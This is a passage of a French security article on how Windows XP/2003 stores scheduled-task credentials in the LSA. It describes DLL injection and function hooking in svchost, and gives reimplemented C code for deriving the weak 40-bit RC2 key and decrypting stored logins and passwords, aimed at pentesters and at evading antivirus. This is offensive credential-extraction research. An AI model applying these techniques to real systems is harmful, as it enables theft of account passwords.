[6] **Flow-tools** : www.splintered.net/sw/flow-tools/

[7] **RRDtools** : oss.oetiker.ch/rrdtool/

[8] **Sasser** : http://fr.wikipedia.org/wiki/Sasser

[9] **fprobe** : http://sourceforge.net/projects/fprobe/

[10] **Samplicator** : http://www.switch.ch/network/downloads/tf-tant/samplicator

TÂCHES PLANIFIÉES ET GESTION DE CREDENTIALS SOUS WINDOWS

Roderick ASSELINEAU – rasselineau@atlab.fr

mots-clés : WINDOWS / TÂCHES PLANIFIÉES / CREDENTIALS / REVERSE ENGINEERING

Sous Windows, toute tâche planifiée est authentifiée auprès du système au moment de son exécution. Cet article explique comment Windows gère les credentials associés aux tâches et présente un nouvel outil, alternative à TaskPwDmp, capable de les récupérer de façon fiable sous Windows XP et 2003.

1 Introduction

L'année dernière, Ivanlef0u a présenté sur son blog une suite d'articles originaux **[1] [2]** expliquant le fonctionnement du mécanisme des tâches planifiées et comment l'exploiter pour obtenir de nouveaux credentials. L'outil TaskPwdDmp a été publié à cette même époque pour accompagner ses billets. Malheureusement, pour différentes raisons que nous expliquerons par la suite, il impose quelques lourdes contraintes aux pentesters en conditions réelles. Nous avons donc étudié plus en profondeur les mécanismes utilisés par Windows pour nous en affranchir. Cet article expose les résultats de nos recherches.

Après avoir rappelé brièvement le fonctionnement du gestionnaire des tâches (*Task Manager*) de Windows, nous expliquerons l'attaque proposée par Ivanlef0u dans ses articles et implémentée successivement dans TaskPwDmp et TaskPwDmp-ng. Nous analyserons ensuite quelques fonctions internes du task manager et présenterons alors une toute autre approche ayant permis d'aboutir à un nouvel outil, TaskPwDmp2.

2 Quelques rappels sur le fonctionnement des tâches planifiées dans Windows

La gestion des tâches sous Windows XP et 2003 est entièrement prise en charge par le service Task Manager. Comme bon nombre de services sous Windows, celui-ci est créé à partir d'une bibliothèque (ici `schedsvc.dll`) chargée par une instance du processus `svchost`. Tout client souhaitant créer, supprimer ou énumérer des tâches communique alors avec ce service par l'intermédiaire d'une interface RPC. Le cas de Windows 2000 est un peu particulier puisque le processus chargé de la planification des tâches est dédié (MSTask.exe) mais les interfaces RPC sont les mêmes.

Pour des raisons vraisemblablement historiques, les Windows actuels cumulent plusieurs interfaces RPC permettant une gestion plus ou moins directe des tâches. Bien que les mécanismes internes sous-jacents soient très différents d'une interface à l'autre, celles-ci manipulent un même *task store* (en général le répertoire `%SystemRoot%\Tasks`) dans lequel chaque tâche planifiée correspond à un fichier spécial muni d'une extension `.job`. Ces interfaces sont les suivantes :

- Atsvc : historiquement, la première interface. Elle fournit, à travers un jeu d'API simple, les `NetScheduleJob*()`, un contrôle assez complet et relativement intuitif des tâches. Il n'est cependant pas possible de lancer une planification de tâches sans avoir les droits administrateur, ce qui est contraignant.
- SASec : apparue avec Windows 2000, elle rend possible la planification des tâches pour un utilisateur donné. Quel que soit l'utilisateur sous le compte duquel tourne la tâche, la saisie des credentials appropriés est nécessaire lors de la programmation. Contrairement à l'interface précédente, celle-ci ne s'occupe absolument pas de la gestion (création, modification, suppression) des fichiers `.job` du task store qui doit être faite alternativement. Elle se focalise en effet essentiellement sur l'obtention et la modification d'informations liées aux tâches.

- ItaskSchedulerService : cette dernière interface est apparue avec Windows Vista. Bien que nous ne l'ayons pas vérifié, il est vraisemblable qu'elle ait été conservée dans Windows Seven. Ne faisant pas l'objet de cet article, nous ne nous attarderons pas dessus.

Nous invitons le lecteur désireux d'obtenir plus d'informations sur ces interfaces à consulter l'excellente documentation en ligne fournie par Microsoft **[3]**.

Sous Windows, il y a par défaut deux outils permettant la création de tâches planifiées : la commande en ligne `at.exe` et le shell `explorer.exe` (munie d'une extension spéciale pour la gestion du task store). Chacun de ces programmes a sa propre façon de communiquer avec le task manager et le schéma ci-dessous résume ces interactions pour Windows XP et 2003 :




Fig. 1 : RPC et planification des tâches sous Windows

Dans la mesure où seule l'interface SASec est susceptible de manipuler des credentials saisis par l'utilisateur, elle est celle sur laquelle se focalise cet article.

3 La première méthode : DLL injection dans le processus svchost

En analysant la bibliothèque `schedsvc.dll`, on peut remarquer la présence d'une fonction au nom très évocateur, `DecryptCredentials()`, dont on sait grâce aux symboles Microsoft que le 4ème argument est un pointeur sur structure de type `_JOB_CREDENTIALS`. Comme cette structure est passée par référence, on peut imaginer sans trop risquer de se tromper que les credentials de la tâche sont stockés dedans au retour de la fonction. Un fait que l'expérience confirme. Pour obtenir les credentials de la tâche, il suffit donc de « hooker » cette fonction et de trouver un moyen de déclencher son appel.

Un examen rapide de `schedsvc.dll` montre que la fonction est appelée chaque fois qu'une tâche doit être lancée par le task manager. Plus intéressant, elle est également appelée par `SAGetAccountInformation()` et `SASetAccountInformation()`, deux fonctions de l'interface SASec permettant réciproquement l'obtention et la modification des informations liées à une tâche. En pratique, TaskPwDmp repose sur l'utilisation de la classe `Itask` dont l'une des méthodes, `GetAccountInformation()`, effectue un appel RPC indirect à `SAGetAccountInformation()`.

Plus précisément, TaskPwDmp fonctionne de la façon suivante :

- Vérification de la présence du task manager. Si le task manager est arrêté ou si le task store ne contient aucun fichier, TaskPwDmp s'interrompt.
- Chargement d'une bibliothèque dans le contexte du processus `svchost`. Après avoir déterminé le PID du processus `svchost` ayant chargé `schedsvc.dll`, TaskPwDmp fait appel à la très classique `CreateRemoteThread()` pour charger la bibliothèque `TaskPwDmp.dll` dans le contexte du task manager. Celle-ci ouvre alors un port LPC pour communiquer avec TaskPwDmp puis « hook » la fonction `DecryptCredentials()` en utilisant la bibliothèque `detours` de Microsoft.
- Création d'un thread à l'écoute du port LPC. Lorsque la fonction `DecryptCredentials()` est appelée, le hook associé permet de récupérer les valeurs des logins et mots de passe puisqu'ils sont disponibles à des offsets constants dans la structure de type `_JOB_CREDENTIALS` au retour de la fonction. TaskPwDmp crée donc un thread dédié à l'écoute de ce port LPC pour recevoir les informations envoyées par le hook.
- Déclenchement arbitraire de `DecryptCredentials()`. TaskPwDmp utilise les classes `ITask` et `ITaskScheduler` pour chacune des tâches du task store. TaskPwDmp affiche les credentials interceptés par le hook sur la sortie standard.
- Déchargement de `TaskPwDmp.dll`. TaskPwDmp crée un nouveau thread dans le processus `svchost` qui appelle `FreeLibrary()` pour décharger `TaskPwDmp.dll`. Au moment du déchargement, celle-ci retire le hook en utilisant `detours` et se décharge de la mémoire. Le processus `svchost` revient alors dans un état de fonctionnement normal.

4 Les limitations de TaskPwDmp

La première version de TaskPwDmp **[1]** souffre d'une imperfection majeure : l'utilisation d'offsets dans la bibliothèque `schedsvc.dll` pour calculer l'adresse de `DecryptCredentials()`. Compte tenu de la nature intrusive de l'outil (hook de fonction en mémoire) et de la criticité du processus exploité (svchost), une erreur de calcul entraîne irrémédiablement un état instable de la machine cible, chose peu souhaitable en audit. Conscient de ce problème, l'auteur a donc proposé trois mois plus tard une seconde version **[2]**, TaskPwDmp-ng,

reposant cette fois-ci sur le framework de résolution de symboles de Microsoft, qui rend son attaque très fiable. Malheureusement, se pose cette fois-ci le problème de l'accès internet, condition sine qua non au bon déroulement de l'attaque qui n'est jamais garantie d'être satisfaite en pentest.

Ainsi que Newsoft l'a fait remarquer dans les commentaires du second article, il existe cependant une solution pour concilier fiabilité d'exécution et sécurité de fonctionnement. En effet, il est facile de voir en analysant rapidement **GetAccountInformation()** que le stockage des credentials se fait dans la LSA et que ceux-ci sont chiffrés en RC2 **[5]**. Pour un attaquant ayant suffisamment de droits pour dumper le contenu de la LSA, la sécurité des credentials ne repose alors plus que sur leur chiffrement. Il « suffit » donc de déterminer à la fois le format de stockage dans la LSA et l'algorithme de calcul de la clef de chiffrement pour les obtenir.

5 Une seconde méthode : l'émulation de GetAccountInformation()

Puisque l'on s'interdit de « hooker » la fonction **DecryptCredentials()**, il faut non seulement comprendre le contexte dans lequel cette fonction est appelée (autrement dit les variables globales et paramètres en jeu), mais aussi son fonctionnement et les données sur lesquelles elle est appliquée. C'est-à-dire qu'il faut être capable d'émuler la fonction **GetAccountInformation()**, ce qui en pratique est plus facile qu'il n'y parait dès lors qu'on est un peu astucieux.

Nous allons donc procéder par étape et la première chose à faire est d'obtenir les credentials chiffrés dans la LSA. Pour y parvenir, on choisit dans un premier temps de conserver la technique de l'injection de DLL dans svchost pour être certain de n'avoir aucun problème d'accès à la LSA.

5.1 Les clefs SAC et SAI

La première fonction de **GetAccountInformation()** que nous avons analysée est **ReadSecurityDBase()**, dont on peut écrire le prototype de la façon suivante pour faciliter la compréhension :

```
int ReadSecurityDBase
(
    PULONG DataSizeSAI,
    PUCHAR *pSAI,
    PULONG DataSizeSAC,
    PUCHAR *pSAC
);
```

Relativement simple à comprendre, elle utilise l'API **Lsa*()** fournie par **advapi32.dll** pour récupérer les informations en LSA correspondant aux clefs SAC et SAI (le paramètre **KeyName** passé à **LsaRetrievePrivateData()**). Une copie du contenu de ces clefs est alors renvoyée à la fonction appelante au travers des pointeurs **pSAI** et **pSAC**, les tailles étant stockées respectivement dans **DataSizeSAI** et **DataSizeSAC**. Après usage, ces zones doivent être libérées par un appel à **LocalFree()**.

Il est relativement simple de mettre au point un premier outil permettant de dumper SAC et SAI. Pour quelques tâches planifiées, son exécution nous donne la trace suivante :

```
[+] Dumping SAC container
  -> 280 bytes !

09 00 00 00 02 00 00 00 80 00 00 00 e5 f5 8a 28
eb 63 22 f3 2b af 53 97 41 3a 3f f1 70 72 4f 9c
a4 62 a4 d1 9a 32 cd 60 b3 00 e2 d8 0a ae b7 34
03 6d 05 88 61 c5 90 87 e1 5e ae dd bb ab a5 44
1b 31 aa 36 23 a1 67 09 49 f3 a7 a6 88 39 c1 bd
57 15 7d 96 95 ce 7c c8 4d b6 a7 86 d8 1a ac ae
5d ee bf 70 e3 ac e7 df 43 19 e5 ae d7 34 3d 75
53 8d ad 7b 34 eb 42 83 47 1d 89 47 d7 27 f0 ac
0e 23 43 39 5d 0c 5c bd 5a ce 04 55 88 00 00 00
93 64 f7 c5 9d 20 98 dd 3d e8 c5 c1 e4 83 8c e9
09 0d 82 57 21 b4 fb e3 66 48 8e c2 e8 e9 04 db
c7 c3 f9 dc ae c3 ec e8 f4 9a 86 d3 fb 60 0f 4a
6e a2 36 6f 6e c8 1a a0 37 b8 6d 10 5f 3d 12 bf
d1 df 69 b8 c7 77 2e 81 64 cc 1b b6 7c 0a 14 40
69 90 ae b6 a0 c1 ca 8c 40 51 33 ff 47 53 87 ae
79 2e a7 76 6c 91 c3 6d fb 86 18 35 33 28 8e 88
31 29 36 4a ab d2 68 f5 ff 02 a0 9a 24 50 3b ad
13 0d ac 9c 46 96 c5 55


[+] Dumping SAI container
  -> 144 bytes !

09 00 00 00 02 00 00 00 01 00 00 00 83 ff 91 89
bc 7c 77 14 e7 22 1b c7 17 86 fa 83 ac 78 1b 49
d3 3e 90 7d 8a 28 b5 30 df 04 09 cc 36 d5 ea b4
7d 23 c0 3c 37 b4 52 99 ce 48 d9 91 0e 14 ce ba
8d aa d4 57 c9 87 d1 6f a2 c9 30 73 01 00 00 00
03 9a 10 ae dd 18 95 54 16 bc 5a e0 35 69 44 07
0e 13 8f db f7 3c 84 ff f9 7a f7 b9 fc 74 89 a1
eb f7 df e0 a6 eb d1 1c 54 54 0c 51 c3 13 bb ed
6e fc 4b e1 f2 5b e8 99 98 aa 0e ac f8 ca ea 17
```

Le résultat est particulièrement intéressant. On distingue en effet clairement la présence de méta-données, ici en couleur pour plus de lisibilité, qui tendent à prouver que SAC et SAI sont des containers. Plus précisément, il semble assez clair que la SAC de notre exemple est composée d'un en-tête et de deux blocs de respectivement 128 et 136 octets, chacun précédé de son champ taille codé sur 4 octets. La SAI de cet exemple, quant à elle, semble être composée d'un même en-tête et de deux blocs de taille fixe (128 octets), chacun précédé d'un tag sur 4 octets dont on ignore pour le moment le sens.

Pour avancer dans la compréhension du format, nous répétons cette expérience en variant le nombre de tâches planifiées par utilisateur. On peut alors synthétiser les résultats obtenus par les tableaux ci-contre :

Variations de la SAC en fonction du nombre de tâches par utilisateur			
Nombre de tâches planifiées pour USER1	**Nombre de tâches planifiées pour USER2**	**Valeur du 2ème DWORD**	**Description du bloc restant**
0	0	X	La SAC se limite à 1 simple DWORD dans ce cas de figure
1	0	1	1 DWORD de valeur 0x88 + 136 (=0x88) octets de données brutes
2	0	1	1 DWORD de valeur 0x88 + 136 (=0x88) octets de données brutes
2	1	2	1 DWORD de valeur 0x88 + 136 (=0x88) octets de données brutes + 1 DWORD de valeur 0x90 + 144 (=0x90) octets de données brutes

Variations de la SAI en fonction du nombre de tâches par utilisateur			
Nombre de tâches planifiées pour USER1	**Nombre de tâches planifiées pour USER2**	**Valeur du 2ème DWORD**	**Description du bloc restant**
0	0	X	La SAI se limite à 1 simple DWORD dans ce cas de figure
1	0	1	1 DWORD de valeur 1 + 64 octets de données brutes
2	0	1	1 DWORD de valeur 2 + 128 (= 2 x 64) octets de données brutes
2	1	2	1 DWORD de valeur 2 + 128 octets de données brutes + 1 DWORD de valeur 1 + 64 octets de données brutes




Fig. 2 : Schéma descriptif de SAC

Ces résultats confirment notre première analyse en plus de nous éclairer sur la nature du champ précédant chaque bloc de la SAI. Il est alors assez évident que le format général de la SAC est le suivant : voir Figure 2.

Tandis que le format général de la SAI est clairement : voir Figure 3.

Remarque : Il est intéressant de noter que Cain & Abel, bien connu du petit monde du pentest, permet lui aussi de dumper la SAC et la SAI. Il ne permet cependant pas d'en extraire la moindre information.




Fig. 3 : Schéma descriptif de SAI

5.2 Le lien entre SAC et SAI

Un point important que nous n'avons pas encore mentionné est que les blocs préfixés en SAI comme en SAC sont constants. Grâce à cette information et en étudiant un peu plus les résultats de notre petite expérience, il est possible de faire trois déductions supplémentaires :

- Chaque bloc en SAI semble être directement associé à une tâche. Le format spécial de la SAI semble également indiquer que ces blocs sont classés par groupes de tâches appartenant à un même utilisateur. Nous avons pu vérifier cette hypothèse en augmentant le nombre de tâches / utilisateur sans constater d'anomalie.

- Chaque bloc en SAC semble être directement lié à un jeu de credentials (login, password, domaine). De même que précédemment, cette hypothèse est validée par l'expérience.

- Les blocs en SAI sont de taille constante. On peut donc émettre l'hypothèse que les blocs ne contiennent pas d'informations à proprement parler sur les tâches, mais que ce sont des identifiants de ces tâches. En revanche, les blocs en SAC étant de taille variable, il est vraisemblable que chacun d'entre eux contienne un jeu de credentials (login, password, domaine). La nomenclature-même des clefs (I pour identifiants, C pour credentials ?), rarement laissée au hasard par Microsoft, ainsi que la présence-même de ces clefs dans un container non accessible au commun des mortels (ie : à l'utilisateur lambda) nous confortent dans cette intuition.

Pour comprendre les interactions entre SAI et SAC, il semble au premier abord inévitable d'étudier le fonctionnement des routines qui les manipulent, autrement dit « reverser » les fonctions `HashJobIdentity()`, `SAIFindIdentity()` et `SACIndexCredential()`. Bien que le travail préliminaire sur les formats respectifs de SAC et SAI nous confère un avantage certain sur la compréhension du listing assembleur, il y a plus rapide. Observons le graphe des appels de fonctions faits par `GetAccountInformation()` en éludant les fonctions les moins essentielles d'une part, et en se focalisant sur le passage d'informations d'une fonction à l'autre d'autre part. Pour affiner nos résultats, nous avons étudié les paramètres passés à ces fonctions. La pause de *breakpoints* aux bons endroits avec OllyDbg a permis de lire les valeurs des paramètres avant et après les *calls* tandis que le type de passage (par valeur ou par référence) nous a renseigné sur leur mode d'utilisation (lecture et/ou écriture). Le résultat que nous avons obtenu est grosso modo le suivant :




Fig. 4 : Graphe simplifié des appels de fonctions depuis GetAccountInformation()

Quand `GetAccountInformation()` est appelée, elle calcule un hash sur la base du fichier `.job` en appelant `HashJobIdentity()`. Ce hash permet alors de localiser un emplacement X dans la SAI. Sur la base de X, `SACIndexCredential()` extrait de la SAC une zone mémoire (décrite vraisemblablement par a et b) qui contient les credentials associés à une tâche particulière qui sont déchiffrés par `DecryptCredentials()`. Plus précisément, en analysant à l'aide d'OllyDbg les valeurs de a et b, on se rend compte que ces variables correspondent à un pointeur sur début de bloc en SAC et à la taille de ce même bloc. Autrement dit, on a absolument pas besoin de comprendre le fonctionnement précis des fonctions `HashJobIdentity()`, `SAIFindIdentity()` et `SACIndexCredential()` puisqu'il suffit de parser manuellement la SAC pour en extraire les blocs de credentials chiffrés.

5.3 Déchiffrer les blocs en SAC

Puisque l'on sait comment récupérer la version chiffrée des credentials, il ne reste plus qu'à résoudre deux problèmes : déterminer l'algorithme de chiffrement et la clef associée.

La fonction `ComputeCredentialKey()`, comme son nom l'indique, est responsable du calcul de la clef. Sa réimplémentation en C donne (après simplification) un code assez similaire à celui-ci :

```
DWORD ComputeCredentialKey(HCRYPTPROV hProv, PUCHAR Rc2Key)
{
    DWORD var50;
    ULONG pdwDataLen;
    HCRYPTHASH hHash;
    UCHAR pbData[64];
    DWORD ret = FALSE;
    hHash = 0;
    var50 = 0;

    if(MarshalData(hProv, &hHash, 1, &pdwDataLen, &var50, 2, 0x22,
gwszComputerName, 0x18, pMachineSid))
    {
        pdwDataLen = 64;
        // http://msdn.microsoft.com/en-us/library/aa379947(VS.85).aspx
        if(CryptGetHashParam(hHash, 2, pbData, &pdwDataLen, 0))
        {
            memset(Rc2Key, 0, sizeof(Rc2Key));
            // [...]
            RC2KeyEx((PUCHAR)(Rc2Key+8), (PUCHAR)pbData, MD5_HASH_
LENGTH, 0x28);
            ret = TRUE;
        }
    }
    else
    {
        // [...]
        ret = FALSE;
    }

    // http://msdn.microsoft.com/en-us/library/aa379917%28VS.85%29.aspx
    if(hHash)
        CryptDestroyHash(hHash);

    return ret;
}
```

Pour bien comprendre le rôle de cette fonction, il convient de regarder également le code de la fonction **MarshalData()** qui est approximativement le suivant :

```
DWORD MarshalData(
    HCRYPTPROV hProv,
    HCRYPTHASH *hHash,
    DWORD a,
    DWORD *pdwDataLen,
    DWORD *var50,
    DWORD NbrArg,
    DWORD SizeS,
    WCHAR *S,
    DWORD SizeSid,
    PVOID pSid
)
{
    DWORD hash = 0;
    ULONG pdwSigLen = 0;
    DWORD varc = 0;
    DWORD var1C = 0;
    PUCHAR pbData;

    if(!NbrArg)
        return FALSE;

    pbData = malloc(SizeS+SizeSid);

    memcpy(pbData, S, SizeS);
    memcpy(pbData+SizeS, pSid, SizeSid);

    // [...]
    // http://msdn.microsoft.com/en-us/library/aa379908%28VS.85%29.aspx
    if(CryptCreateHash(hProv, CALG_MD5, 0,0, &hash))
    {
      // http://msdn.microsoft.com/en-us/library/aa380202%28VS.85%29.aspx
        if(CryptHashData(hash, pbData, SizeS+SizeSid, 0))
        {
            *hHash = hash;
            free(pbData);
            return TRUE;
        }
    }
    free(pbData);
    return FALSE;
}
```

ComputeCredentialKey() concatène donc dans le buffer **pbData** les variables globales **gwszComputerName** et **pMachineSid**. Le hash MD5 de ce buffer est ensuite calculé via l'API crypto de Windows. **RC2KeyEx()** dérive ensuite le MD5 qui fait office de clef. L'objet ainsi obtenu est alors passé en paramètre à **DecryptCredentials()**.

gwszComputerName et **pMachineSid** sont des variables globales qui désignent réciproquement le nom de la machine et son SID. Elles sont initialisées par la fonction **InitSS()** de **schedsvc.dll** qu'il est impératif de « reverser » correctement. En effet, la variable **gwszComputerName** ne correspond pas exactement au nom de la machine, mais plutôt à une version avec padding dont on ne peut connaître le format sans analyse précise de **InitSS()**.

La toute dernière barrière est donc **DecryptCredentials()**. Elle se compose de deux parties : un wrapper autour de **CBC()** qui déchiffre bloc après bloc le buffer de la SAC (**pCryptedCredentials**) et le code de parsing qui a posteriori copie les credentials issus du résultat dans l'objet de type **JOB_CREDENTIALS** pointé par **JobCred** :

```
DWORD DecryptCredentials(
    PUCHAR RC2Key,
    ULONG CryptedCredentialsSize,
    PUCHAR pCryptedCredentials,
    PJOB_CREDENTIALS JobCred,
    DWORD Flag
)
{
    UCHAR Input[8];   // Un bloc chiffré en RC2 fait 64 bits
    PUCHAR ptr;
    DWORD Size;

    // [...]

    // Dechiffrement bloc par bloc du buffer en SAC
    i = 0;
    ptr = pCryptedCredentials;
    do
    {
        memcpy(&Input[0], ptr, 4);
        memcpy(&Input[4], ptr+4, 4);

        CBC((DWORD)RC2, 8, ptr, Input, &RC2Key[8], 0, RC2Key);
        ptr += 8;
        i+=8;

    } while(i <= CryptedCredentialsSize);

    ptr = pCryptedCredentials;

    JobCred->LoginLen = *(DWORD *)ptr;
    memcpy(JobCred->Login, ptr+4, JobCred->LoginLen);

    ptr += 4 + JobCred->LoginLen;
    Size = *(ULONG *)ptr;
    memcpy(JobCred->Domain, ptr+4, Size);

    ptr += 4 + Size;
    JobCred->PassLen = *(ULONG *)ptr;
    memcpy(JobCred->Pass, ptr+4, JobCred->PassLen);
    // [...]
}
```

Le paramètre **Flag** n'a ici que peu d'importance, il est utilisé pour indiquer à la fonction qu'une allocation dynamique est nécessaire pour manipuler une copie de **pCryptedCredentials**. Plus intéressant, **CBC()** est appelée avec en premier argument l'adresse de **RC2()** qui n'est autre que la routine de déchiffrement d'un bloc

chiffré en RC2, CBC correspondant au mode utilisé. Nous avons maintenant tous les éléments pour récupérer les credentials, la preuve en image :




Fig. 5 : Démonstration de TaskPwDmp2

6 Quelques points passés sous silence...

En tout premier lieu, sans vouloir lancer de troll (ou alors vraiment à peine), même pour certains mauvais logiciels commerciaux, un processus utilisant l'API **CreateRemoteThread()** ou encore chargeant une bibliothèque n'appartenant pas à **%Windir%** dans svchost devrait être a priori relativement suspect. On peut donc supposer que TaskPwDmp est susceptible de déclencher une alerte. En fait, si l'on y réfléchit bien, puisque TaskPwDmp2 ne « hook » aucune fonction, il ne nécessite a priori ni API notoirement suspecte, ni chargement de bibliothèque. La seule raison qui pourrait motiver l'utilisation de telles techniques serait que la SAC et la SAI ne soient accessibles qu'au processus **svchost**. Mais ce n'est pas le cas ! L'expérience prouve qu'il suffit d'avoir les droits administrateur. Autrement dit, TaskPwDmp2 n'interagit pas du tout avec svchost et un antivirus qui voudrait le détecter devrait implémenter une nouvelle méthode.

Autre point intéressant, puisque la SAI est le reflet des tâches dans le task store, supprimer toutes les tâches planifiées devrait aboutir à une SAI de 4 octets (Cf. Tableau de variation de la SAI). Très curieusement, en pratique, ce n'est pas toujours le cas ! Et comme une entrée en SAI correspond obligatoirement à une entrée en SAC, cela signifie qu'il y a rémanence de credentials dans la LSA. Expérimentalement, nous avons même constaté qu'il était parfois possible de récupérer des credentials avec TaskPwDmp2 après reboot et malgré un task store complètement vide. Cette petite inconsistance n'est malheureusement pas exploitable par TaskPwDmp, puisque celui-ci se base justement sur l'existence de tâches planifiées.

Dernier point, les lecteurs assidus du blog de Kostya Kortchinsky **[4]**, et plus généralement les adeptes de *reverse engineering*, savent très bien que l'implémentation d'un composant cryptographique apporte parfois moins de sécurité qu'on ne le croit au premier abord. Pour l'illustrer une fois de plus, penchons-nous sur le listing assembleur ci-dessous, tiré de la fonction **ComputeCredentialKey()** :

```
; pbData est un hash de 16 octets généré par CryptGetHashParam()

    push    0Bh
    lea     eax, [ebp+var_3F] ; var_3F = pbData + 5
    pop     ecx

; Boucle de mise a zero de 11 octets à partir de var_3F

loc_76B22754:
    mov     [eax], bl ; ebx est mis à 0 en début de fonction
    inc     eax
    dec     ecx
    jnz     short loc_76B22754

; Appel de RC2KeyEx avec passage de pbData en argument

    push    28h
    push    10h
    lea     eax, [ebp+pbData]
    push    eax
    add     edi, 8
    push    edi
    call    _RC2KeyEx@16
```

On constate clairement que le bloc **pbData** (de 16 octets) transmis à la fonction de diversification de clef **RC2KeyEx()** a ses 11 derniers octets mis à zéro. Autrement dit, le cardinal de l'ensemble des clefs RC2 possibles pour le chiffrement en SAC est limité à 2^{40}, ce qui est bien peu, surtout comparé aux puissances de calcul actuelles, même pour un particulier. S'agit-il d'une *backdoor* ? On peut supposer qu'il s'agit plus vraisemblablement d'une conséquence des lois d'exportation de matériel cryptographique en dehors des États-Unis **[6]**.

7 Vers une méthode alternative ?

L'inconvénient de ces travaux de reverse engineering est qu'on est jamais à l'abri d'une erreur. Pour l'avoir testé en conditions réelles sur TaskPwDmp2, il est tout à fait possible de produire un outil qui fonctionne parfaitement sur un grand nombre de machines en laboratoire et qui se plante lamentablement en pratique. Pour cette seule raison, une solution hybride en backup est souhaitable.

La plus évidente, a priori, est de trouver une heuristique pour résoudre le symbole **DecryptCredentials** (évidemment non exporté) sur la seule base du parsing de **schedsvc.dll**. Le problème est que ce n'est pas si simple, sauf si bien sûr on utilise (encore une fois) une astuce...

L'astuce, qui fonctionne sous XP comme sous 2003 (du moins pour les bibliothèques testées), repose sur la recherche de structures particulières propres au RPC dans **schedsvc.dll**. On procède en deux étapes :

- On recherche dans le binaire toutes les structures de type **MIDL_STUB_DESC**. Cela se fait aisément par *pattern matching* en remarquant que les valeurs prises par les derniers paramètres correspondent systématiquement à la suite de DWORD 0,0,0,1,0,0,0. Immédiatement après cette structure, on trouvera le tableau des méthodes de l'interface RPC dont la quatrième est **SAGetAccountInformation()** pour SASec.
